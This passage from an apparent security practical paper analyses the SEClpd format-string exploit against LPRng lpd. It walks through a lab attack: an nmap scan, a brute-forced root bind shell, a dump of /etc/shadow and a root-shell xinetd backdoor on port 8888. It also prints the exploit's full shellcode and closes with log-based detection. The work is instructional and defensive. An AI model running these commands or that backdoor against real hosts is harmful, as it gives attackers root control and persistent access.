i = 50 (0xbffff94c)
j = 2 (0xbffff948)
```

To prove that this is not a fluke, we modify the value of the j variable by starting our format string with the address of j:

```
[attacker@attacker code]$ perl -e 'system("./stack
\"\x48\xf9\xff\xbf.%x.%x.%x.%x.%x.%n\"")'
buffer: [Hùÿ¿.400172b8.41414141.4000d800.40016d64.400172d8.] (50)
i = 1 (0xbffff94c)
j = 50 (0xbffff948)
```

What I have described so far is a technique to find the beginning of the buffer variable and to fill it with a value representing an address in memory that the attacker wants to modify. In his paper ([6]), scut calls this technique "stackpopping", since we are "popping" values off the stack by advancing the internal pointer of the *snprintf* function towards the bottom of the stack. What can an attacker do once he knows the memory location of the buffer variable? The ultimate goal of the attacker is to modify the Instruction Pointer value so that it points to a memory location that contains the start of the attacker's shellcode. The attacker's task is now to obtain the values for two memory locations:

- the memory location that holds the value of the Instruction Pointer, which points to the location of the next instruction to be executed when the current function ends
- the memory location of the start of the attacker's shellcode

The first value is the harder to obtain of the two. The attacker can use the **gdb** debugger to disassemble the program and to carefully study its behavior. Alternatively, the attacker can use a brute force approach, by starting with an informed guess and repeatedly trying new values. This is the approach taken by the *SEClpd.c* exploit.

The second value is easier to obtain, since the shellcode is included in the format string supplied by the attacker. The attacker can also use a sequence of NOP operations (usually called a *NOP sled*) to precede the shellcode so that the address of the shellcode can be more easily guessed. If the attacker does not guess precisely the address of the start of the shellcode, but instead guesses an address from the NOP sled, the execution will start with the remaining NOPs and will continue with the shellcode.

To illustrate how the attacker can use the 2 guessed values in a format string, let's assume that the first value (the memory location of the Instruction Pointer) is 0xbffff94c and the second value (the memory location of the start of the shellcode) is 0xbffff948. The attacker will construct a format string of the form:

“\x4c\xf9\xff\xbf<sequence of %x>%n”

This format string will cause the *snprintf* function to write a number X into the memory address at 0xbffff94c, i.e. it will overwrite the Instruction Pointer value with the number X. The attacker has to somehow make the *snprintf* function think it wrote X characters into the buffer variable, where X is the address of the shellcode, i.e. 0xbffff948. This is easier said than done, because the target buffer can hold only a much smaller number of characters. However, an extra feature of the %n directive is that it actually counts the characters that would be printed into the buffer if there was enough space. For example, if the variable buffer can hold 64 characters, the following call:

snprintf(buffer, sizeof(buffer), “AAAA%.500x%n”, &i)

will print only 64 characters into buffer, but will count 504 characters (4 A’s and 500 characters specified by the %.500x directive). As a result, the variable i will get a value of 504.
This technique is usually used in conjunction with another one, which consists in writing into the destination address one byte at a time, using multiple %n directives. I will not go into more detail here, since all of these techniques are explained in the papers I cited ([1], [6], [7]).

I hope the reader is now in position to better appreciate the security implications of format string programming errors. Simply put, it is a matter of time from the moment an attacker discovers a format string error in the source code of a program until the moment the attacker is able to alter the execution flow of the program by means of re-directing the Instruction Pointer to the attacker’s shellcode via a format string exploit. Since the targeted programs almost always run with root privileges, the attacker has a high chance of obtaining an interactive root shell on the target host.

I will now discuss the specific format string vulnerability present in the source code of the LPRng lpd print server. It is related to the *syslog* function, whose purpose is to log informational messages to the operating system log files. The correct way of calling *syslog* is:

syslog(int priority, char *format, ...)

The *syslog* function is related to the *printf* and *snprintf* functions discussed above. It expects a format string as its second argument, to be followed by extra arguments, as specified by the data type directives in the format string. In the source code of the LPRng lpd daemon, however, the *syslog* function is called without the format argument:

```
static void use_syslog(int kind, char *msg)
{
    /* testing mode indicates that this is not being used
     * in the "real world", so don't get noisy. */

#ifndef HAVE_SYSLOG_H
      /* Note: some people would open "/dev/console", as default
```

```
            Bad programmer, BAD!  You should parameterize this
            and set it up as a default value.  This greatly aids
            in testing for portability.
            Patrick Powell Tue Apr 11 08:07:47 PDT 1995
       */
      int Syslog_fd;
      if    (Syslog_fd = open( Syslog_device_DYN,
                        O_WRONLY|O_APPEND|O_NOCTTY, Spool_file_perms_DYN )) >
0 ) ){
            int len;

            Max_open( Syslog_fd);
            len = strlen(msg);
            msg[len] = '\n';
            msg[len+1] = 0;
            Write_fd_len( Syslog_fd, msg, len+1 );
            close( Syslog_fd );
            msg[len] = 0;
    }

#else                           /* HAVE_SYSLOG_H */
# ifdef HAVE_OPENLOG
      /* use the openlog facility */
      openlog(Name, LOG_PID | LOG_NOWAIT, SYSLOG_FACILITY );
      syslog(kind, msg);
      closelog();

# else
    (void) syslog(SYSLOG_FACILITY | kind, msg);
# endif                                         /* HAVE_OPENLOG */
#endif                          /* HAVE_SYSLOG_H */
}
```

The two calls to syslog shown in bold open up the possibility of a format string attack. We have seen in the "Protocol description" sub-section that lpd indeed logs all illegitimate requests to the file /var/log/messages, which means that the variable msg gets assigned a user-dictated value. This is all an attacker needs to know in order to carefully craft the format strings that will be sent to the lpd daemon on port 515. In the "Pseudo-code analysis" section of this paper, I will give more details about the specific *SEClpd.c* exploit.

It is important to note that format string exploits have been successfully directed against a number of other programs that are usually installed on Unix-based operating systems, such as wu-ftpd, proftpd, telnetd, rpc.statd. An analysis of format string exploits versus buffer overflow exploits can be found in scut's paper ([6]). The most famous incident involving format string attacks has probably been the Ramen worm, which I also discussed in the "Description of variants" sub-section. The Ramen worm tries to exploit format string vulnerabilities against wu-ftpd, rpc.statd and LPRng lpd.

Diagram of the attack

Normally, the first phase of an attack is the reconnaissance phase, which consists in gathering publicly available information about a target system or network. Attackers can use whois queries, DNS queries, ARIN database queries and other methods to conduct the reconnaissance. I will not detail this phase in my paper, since it is not specific to the exploit I am discussing. I will instead show and exemplify with diagrams the next two phases of an attack, the scanning phase and the actual attack or exploit phase.

Step 1 – scanning phase

In this phase, the attacker runs the nmap scanner from a laptop and looks for hosts having port 515 open. The target network can be a remote network or a local network to which the attacker is connected. It is probable that most corporate networks are protected by firewalls that will block incoming requests on port 515. Thus, the two most likely scenarios for successful attacks are:


- scan local subnets
- scan remote subnets that are not protected by firewalls (for example, users who are running default installations of Red Hat Linux 7.0 on their home machines)

Overall, the local attack is the most plausible and has the best chance of success.

Once the attacker identifies hosts having port 515 open, the next step of the scanning phase is to look for systems running Red Hat 7.0, since this version is known to be vulnerable to the LPRng format string exploit. An attacker has several options of finding out the OS version on the remote server:

- manually use the ftp or telnet clients to retrieve the banners from the remote server
- use an automated scanning tool to retrieve the banners; this is the approach taken by the Ramen worm, which uses a modified version of the synscan tool (available at http://www.psychoid.lam3rz.de/synscan.html)

The following diagram shows the scanning phase:




Scanning phase

Step 2 – attack or exploit phase

In this phase, the attacker launches the *SEClpd* exploit by connecting to the victim server on port 515 using TCP/IP socket calls and sending special format strings. The attacker can use a brute force approach, repeatedly trying to send various format strings until an interactive shell is obtained. It is interesting to note that, although the lpd process runs as user lp and group lp, at the moment when it invokes the syslog() function call it assumes UID 0, i.e. it has root privileges. The interactive shell is spawned exactly at the moment of the syslog() invocation, so the shell will run with an UID of 0. The shell code actually binds itself on port 3879 on the remote server. The attacker then connects to port 3879 using TCP/IP socket calls. At this point, the attacker has full control over the remote server and can for example install a backdoor on a specific port number (8888 in the diagram).

The following diagram shows the attack phase step-by-step:



Attack phase

In the next two sections of the paper I will present actual command line sessions and outputs of the attack I conducted in my test environment.

How to use the exploit

As I mentioned in a previous section, my test environment consisted of a client laptop (which I will call attacker) running Red Hat Linux 7.1 and a server (which I will call victim.company.com) running the default installation of Red Hat Linux 7.0 with LPRng version 3.6.22-5. I had of course root access on both hosts, so I could run any command and inspect the system logs on both hosts.

I will step through all phases of my attack against victim.company.com, starting with downloading and compiling the exploit and finishing with installing a backdoor on the remote server.

Step 1 – downloading and compiling the exploit code

We download *SEClpd.c* from
http://downloads.securityfocus.com/vulnerabilities/exploits/SEClpd.c.
We compile the source code using the gcc compiler. The resulting binary file is *SEClpd*:

```
[attacker@attacker]$ gcc –o SEClpd SEClpd.c
```

Step 2 – scanning the target network for hosts with port 515 open

We use the ***nmap*** scanner to scan a class C subnet looking for hosts listening on port 515. The –sS option of nmap causes it to use TCP SYN scans, which are stealthier than normal TCP connections, since they do not complete the TCP 3-way handshake. I trimmed the output to include the hosts with port 515 open and only a few hosts with port 515 closed:

```
[attacker@attacker]$ nmap -sS -p 515 192.168.30.0/24

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )

Interesting ports on 192.168-30-35.company.com (192.168.30.35):
Port       State       Service
515/tcp    open        printer

Interesting ports on 192.168-30-37.company.com (192.168.30.37):
Port       State       Service
515/tcp    open        printer

Interesting ports on 192.168-30-50.company.com (192.168.30.50):
Port       State       Service
515/tcp    open        printer

Interesting ports on victim.company.com (192.168.30.55):
Port       State       Service
515/tcp    open        printer

Interesting ports on 192.168-30-79.company.com (192.168.30.79):
Port       State       Service
```

```
515/tcp    open        printer

Interesting ports on 192.168-30-135.company.com (192.168.30.135):
Port       State       Service
515/tcp    open        printer

Interesting ports on 192.168-30-153.company.com (192.168.30.153):
Port       State       Service
515/tcp    open        printer

Interesting ports on 192.168-30-209.company.com (192.168.30.209):
Port       State       Service
515/tcp    open        printer

Interesting ports on 192.168-30-226.company.com (192.168.30.226):
Port       State       Service
515/tcp    open        printer

The 1 scanned port on 192.168-30-229.company.com (192.168.30.229) is: closed
The 1 scanned port on 192.168-30-230.company.com (192.168.30.230) is: closed
The 1 scanned port on 192.168-30-233.company.com (192.168.30.233) is: closed
The 1 scanned port on 192.168-30-234.company.com (192.168.30.234) is: closed

Nmap run completed -- 256 IP addresses (92 hosts up) scanned in 21 seconds
```

As can be seen from the output, nmap discovered 9 hosts running print server software that listen on port 515. Among them is victim.company.com.

Step 3 – identifying hosts running vulnerable lpd software

An automated approach could be used at this step by running a tool such as synscan or simply writing a Perl script that fetches the login banners provided by ftp and telnet services on the target hosts. For the purpose of this paper, I will just show how we can manually use telnet to identify the operating system version on victim.company.com:

```
[attacker@attacker]$ telnet victim.company.com
Trying 192.168.30.55...
Connected to victim.company.com.
Escape character is '^]'.

Red Hat Linux release 7.0 (Guinness)
Kernel 2.2.16-22 on an i686
login:
```

Good news! victim.company.com is running Red Hat Linux 7.0, which is known to be vulnerable to the LPRng exploit.

Step 4 – launching the SEClpd format string exploit against the target host

At this point, we are ready to execute the *SEClpd* program. First we try it with no option:

```
[attacker@attacker]$ ./SEClpd
SEClpd by DiGiT of ADM/security.is !

Usage: ./SEClpd victim ["brute"] -t type [-o offset] [-a align] [-p
position] [-r eip_addr] [-c shell_addr] [-w written_bytes]

ie: ./SEClpd localhost -t 0 For most redhat 7.0 boxes
ie: ./SEClpd localhost brute -t 0 For brute forcing all redhat 7.0 boxes
Types:

[ Type 0:  [ RedHat 7.0 - Guinesss     ]
[ Type 1:  [ RedHat 7.0 - Guinesss-dev ]
```

Now we try to execute the program specifying the target host and the default type, without trying the brute-force approach:

```
[attacker@attacker]$ ./SEClpd victim.company.com -t 0
+++ Security.is remote exploit for LPRng/lpd by DiGiT

+++ Exploit information
+++ Victim: victim.company.com
+++ Type: 0 - RedHat 7.0 - Guinesss
+++ Eip address: 0xbffff3ec
+++ Shellcode address: 0xbffff7f2
+++ Position: 300
+++ Alignment: 2
+++ Offset 0

+++ Attacking victim.company.com with our format string

Argh exploit failed$#%! try brute force!
```

The default format string sent to the remote host failed to generate an interactive shell. We now try the brute-force approach by specifying the brute argument:

```
[attacker@attacker]$ ./SEClpd victim.company.com brute -t 0
+++ Security.is remote exploit for LPRng/lpd by DiGiT

+++ Exploit information
+++ Victim: victim.company.com
+++ Type: 0 - RedHat 7.0 - Guinesss
+++ Eip address: 0xbffff3ec
+++ Shellcode address: 0xbffff7f2
+++ Position: 300
+++ Alignment: 2
+++ Offset 0

+++ Attacking victim.company.com with our format string
+++ Brute force man, relax and enjoy the ride ;>
+++ The eip_address is 0xbffff3d8

-   [+] shell located on victim.company.com
-   [+] Enter Commands at will

Linux victim.company.com 2.2.16-22 #1 Tue Aug 22 16:49:06 EDT 2000 i686
```

```
unknown
uid=0(root) gid=7(lp)
```

It worked! Approximately 45 seconds elapsed from the moment of the launch until the line Enter Commands at will gets displayed. The program runs two commands at the shell prompt for us: /bin/uname –a and id. The output of the id command is extremely encouraging, because the user id of the shell is 0 (root).

Step 5 – installing a backdoor on the target host

Now we can enter any command recognizable by the shell. We try this by entering the ls command, then we verify that we have indeed root privileges by displaying the content of the /etc/shadow file, which is viewable only by root:

```
ls
bin
boot
dev
etc
home
lib
lost+found
mnt
opt
proc
root
sbin
tmp
usr
var

cd etc

cat shadow
root:$1$szDk6FIh$.IzDJmdEG7BYg6Fe.1:11694:0:99999:7:::
bin:*:11694:0:99999:7:::
daemon:*:11694:0:99999:7:::
adm:*:11694:0:99999:7:::
lp:*:11694:0:99999:7:::
sync:*:11694:0:99999:7:::
shutdown:*:11694:0:99999:7:::
halt:*:11694:0:99999:7:::
mail:*:11694:0:99999:7:::
news:*:11694:0:99999:7:::
uucp:*:11694:0:99999:7:::
operator:*:11694:0:99999:7:::
games:*:11694:0:99999:7:::
gopher:*:11694:0:99999:7:::
ftp:*:11694:0:99999:7:::
nobody:*:11694:0:99999:7:::
apache:!!:11694:0:99999:7:::
named:!!:11694:0:99999:7:::
xfs:!!:11694:0:99999:7:::
```

```
gdm:!!:11694:0:99999:7:::
rpcuser:!!:11694:0:99999:7:::
rpc:!!:11694:0:99999:7:::
postgres:!!:11694:0:99999:7:::
mailnull:!!:11694:0:99999:7:::
```

We are really root on the remote server. Now we'll install a backdoor on port 8888. Since Red Hat Linux 7.0 systems run xinetd instead of "vanilla" inetd, we will have to create a file for our new service in /etc/xinetd.d. We create a file called myown and we specify 8888 as the port the service will listen on, root as the user the service will run as and an interactive shell (sh –i) as the command the service will run upon a connection to its port number:

```
echo "service myown" >> /etc/xinetd.d/myown
echo "{" >> /etc/xinetd.d/myown
echo "disable = no" >>  /etc/xinetd.d/myown
echo "port = 8888" >> /etc/xinetd.d/myown
echo "socket_type = stream" >> /etc/xinetd.d/myown
echo "protocol = tcp" >> /etc/xinetd.d/myown
echo "user = root" >> /etc/xinetd.d/myown
echo "wait = no" >> /etc/xinetd.d/myown
echo "server = /bin/sh" >> /etc/xinetd.d/myown
echo "server_args = -i" >> /etc/xinetd.d/myown
echo "flags = REUSE"  >> /etc/xinetd.d/myown
echo "}" >> /etc/xinetd.d/myown


cat /etc/xinetd.d/myown
service myown
{
disable = no
port = 8888
socket_type = stream
protocol = tcp
user = root
wait = no
server = /bin/sh
server_args = -i
flags = REUSE
}
```

Now we send a USR1 signal to the xinetd daemon in order for it to re-read its configuration file and process the files in /etc/xinetd.d. For "vanilla" inetd daemons, the HUP signal would achieve the same goal:

```
ps -def | grep xinetd
root     25660     1  0 10:04 ?        00:00:00 xinetd -reuse -pidfile
/var/run/
kill -USR1 25660
```

Next, we verify that we can connect from the attacker laptop to victim on port 8888:

```
[attacker@attacker]$ telnet victim.company.com 8888
Trying 192.168.30.55...
```

```
Connected to victim.company.com.
Escape character is '^]'.
sh-2.04#

sh-2.04#
sh-2.04# id
id
uid=0(root) gid=0(root)
sh-2.04#
```

We were able to connect to port 8888 and get back an interactive shell. The uid command reports that we are used root on victim.company.com. As long as the logs and network activity on the victim server are not being monitored, we are able to use this backdoor to connect to the server and enter commands at any time.

Signature of the attack

Log file and netstat analysis on victim

Immediately after launching the exploit program from attacker to victim, I inspected the /var/log/messages log file on victim and I noticed a large number of entries of the form:

```
Jan 21 10:24:17 victim SERVER[12391]: Dispatch_input: bad request line
'BBØóÿ¿Ùóÿ¿Úóÿ¿Ûóÿ¿XXXXXXXXXXXXXXXXXX0000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000048000000000000000001073835088security0000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
6


                              1Û1É1À°FÍ€‰å1Ò²f‰Ð1É‰ËC‰]øC‰]ôK‰Mü   MôÍ€1É‰EôCf‰]ìf
Eî^O'‰Mð   Eì‰EøÆEü^P‰Ð   MôÍ€‰ÐCCÍ€‰ÐCÍ€‰Ã1É²?‰ÐÍ€‰ÐAÍ€ë^X^‰u^H1Àˆ F^G‰E^L°^K
‰ó   M^H   U^LÍ€èãÿÿÿ/bin/sh'
```

The line represents the format string sent from the attacker machine. I dumped the line in hexadecimal format using the od –cx command, in order to see the exact values of the bytes composing the format string, with no interference from the word processor's own formatting. Here is the hex dump of the above line:

```
0000000   J   a   n       2   1       1   0   :   2   4   :   1   7
        614a 206e 3132 3120 3a30 3432 313a 2037
0000020 v i c t i m   S E R V E R [ 1 2
      6976 7463 6d69 5320 5245 4556 5b52 3231
0000040 3 9 1 ] :   D i s p a t c h _ i
      3933 5d31 203a 6944 7073 7461 6863 695f
0000060 n p u t :   b a d   r e q u e s
      706e 7475 203a 6162 2064 6572 7571 7365
0000100 t   l i n e   ' B B Ø ó ÿ ¿ Ù ó
      2074 696c 656e 2720 4242 f3d8 bfff f3d9
0000120 ÿ ¿ Ú ó ÿ ¿ Û ó ÿ ¿ X X X X X X
      bfff f3da bfff f3db bfff 5858 5858 5858
0000140 X X X X X X X X X X X X 0 0 0 0
      5858 5858 5858 5858 5858 5858 3030 3030
0000160 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
      3030 3030 3030 3030 3030 3030 3030 3030
*
0000400 0 0 4 8 0 0 0 0 0 0 0 0 0 0 0 0
      3030 3834 3030 3030 3030 3030 3030 3030
0000420 0 0 0 1 0 7 3 8 3 5 0 8 8 s e c
      3030 3130 3730 3833 3533 3830 7338 6365
0000440 u r i t y 0 0 0 0 0 0 0 0 0 0 0
      7275 7469 3079 3030 3030 3030 3030 3030
0000460 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
      3030 3030 3030 3030 3030 3030 3030 3030
```

```
*
0000740   0   0   0   0   6 220 220 220 220 220 220 220 220 220 220 220
       3030 3030 9036 9090 9090 9090 9090 9090
0000760 220 220 220 220 220 220 220 220 220 220 220 220 220 220 220 220
       9090 9090 9090 9090 9090 9090 9090 9090
*
0001240 220 220 220 220 220 220 220 220 220 220 220 220 220   1   Û   1
       9090 9090 9090 9090 9090 9090 3190 31db
0001260   É   1   À   °   F   Í 200 211   å   1   Ò   ²   f 211   Ð   1
       31c9 b0c0 cd46 8980 31e5 b2d2 8966 31d0
0001300   É 211   Ë   C 211   ]   ø   C 211   ]   ô   K 211   M   ü 215
       89c9 43cb 5d89 43f8 5d89 4bf4 4d89 8dfc
0001320   M   ô   Í 200   1   É 211   E   ô   C   f 211   ]   ì   f   Ç
       f44d 80cd c931 4589 43f4 8966 ec5d c766
0001340   E   î   ^   O   ' 211   M   ð 215   E   ì 211   E   ø   Æ   E
       ee45 4f5e 8927 f04d 458d 89ec f845 45c6
0001360   ü   ^   P 211   Ð 215   M   ô   Í 200 211   Ð   C   C   Í 200
       5efc 8950 8dd0 f44d 80cd d089 4343 80cd
0001400 211   Ð   C   Í 200 211   Ã   1   É   ²   ? 211   Ð   Í 200 211
       d089 cd43 8980 31c3 b2c9 893f cdd0 8980
0001420   Ð   A   Í 200   ë   ^   X   ^ 211   u   ^   H   1   À 210   F
       41d0 80cd 5eeb 5e58 7589 485e c031 4688
0001440   ^   G 211   E   ^   L   °   ^   K 211   ó 215   M   ^   H 215
       475e 4589 4c5e 5eb0 894b 8df3 5e4d 8d48
0001460   U   ^   L   Í 200   è   ã   ÿ   ÿ   ÿ   /   b   i   n   /   s
       5e55 cd4c e880 ffe3 ffff 622f 6e69 732f
0001500   h   '  \n  \0
       2768 000a
0001503
```

Notice the /bin/sh command that ends the string and that, if the attack is successful, launches the interactive shell on port 3879. Let's study more closely the following lines:

```
0000740   0   0   0   0   6 220 220 220 220 220 220 220 220 220 220 220
       3030 3030 9036 9090 9090 9090 9090 9090
0000760 220 220 220 220 220 220 220 220 220 220 220 220 220 220 220 220
       9090 9090 9090 9090 9090 9090 9090 9090
*
0001240 220 220 220 220 220 220 220 220 220 220 220 220 220   1   Û   1
       9090 9090 9090 9090 9090 9090 3190 31db
0001260   É   1   À   °   F   Í 200 211   å   1   Ò   ²   f 211   Ð   1
       31c9 b0c0 cd46 8980 31e5 b2d2 8966 31d0
```

Notice that there is a number of consecutive characters with hex value 90. Each character represents a NOP operation, and together they represent the NOP sled I mentioned in a previous section. If we then look at the hex dump values of the characters immediately following the NOP sled, we will see that they coincide with the start of shellcode[] from the source code of *SEClpd*:

```
"\x31\xdb\x31\xc9\x31\xc0\xb0\x46\xcd\x80"
"\x89\xe5\x31\xd2\xb2\x66\x89\xd0\x31\xc9\x89\xcb\x43\x89\x5d\xf8"
```

```
"\x43\x89\x5d\xf4\x4b\x89\x4d\xfc\x8d\x4d\xf4\xcd\x80\x31\xc9\x89"
"\x45\xf4\x43\x66\x89\x5d\xec\x66\xc7\x45\xee\x0f\x27\x89\x4d\xf0"
"\x8d\x45\xec\x89\x45\xf8\xc6\x45\xfc\x10\x89\xd0\x8d\x4d\xf4\xcd"
"\x80\x89\xd0\x43\x43\xcd\x80\x89\xd0\x43\xcd\x80\x89\xc3\x31\xc9"
"\xb2\x3f\x89\xd0\xcd\x80\x89\xd0\x41\xcd\x80\xeb\x18\x5e\x89\x75"
"\x08\x31\xc0\x88\x46\x07\x89\x45\x0c\xb0\x0b\x89\xf3\x8d\x4d\x08"
"\x8d\x55\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";
```

At first sight, the sequence of values from the hex dump does not appear to be in sync with the sequence of characters from the shellcode[] string, but we have to remember that the Intel processor stores values in little endian order, so that for example the sequence **\xd2\xb2** from shellcode[] is stored in memory as **b2d2**. We have thus proven that the format string captured in the system log on victim is indeed the format string sent by attacker via the *SEClpd* exploit.

I ran the following command to find out exactly how many such entries were logged by the victim server:

```
[root@victim]# grep Dispatch_input /var/log/messages | wc -l
  680
```

No less than 680 lines were logged in the system log. This is indeed a very noisy exploit and it should be very easily detectable even with a minimal level of monitoring of system logs. A log monitoring tool that is free, very lightweight and easy to use is **logcheck** from Psionic Software, part of the Abacus project. It can be downloaded at http://www.psionic.com/tools/logcheck-1.1.1.tar.gz.

To confirm that the interactive shell is bound to port 3879 on victim, I ran the netstat command on victim while the shell was still open on attacker:

```
[root@victim ]# netstat -an | grep 3879
netstat -an | grep 3879
tcp       42      0 192.168.30.55:3879        192.168.30.40:37558
CLOSE_WAIT
tcp        0      0 192.168.30.55:3879        192.168.30.40:37557
ESTABLISHED
tcp        0      0 0.0.0.0:3879            0.0.0.0:*               LISTEN
```

We see that there is a process listening on port 3879, as well as an active connection from the attacker's host (192.168.30.40).

After quitting the shell on attacker, the listener on port 3879 disappears as well and the output of netstat does not contain any lines that contain 3879:

```
[root@victim ]# netstat -an | grep 3879
```

Intrusion detection analysis using snort

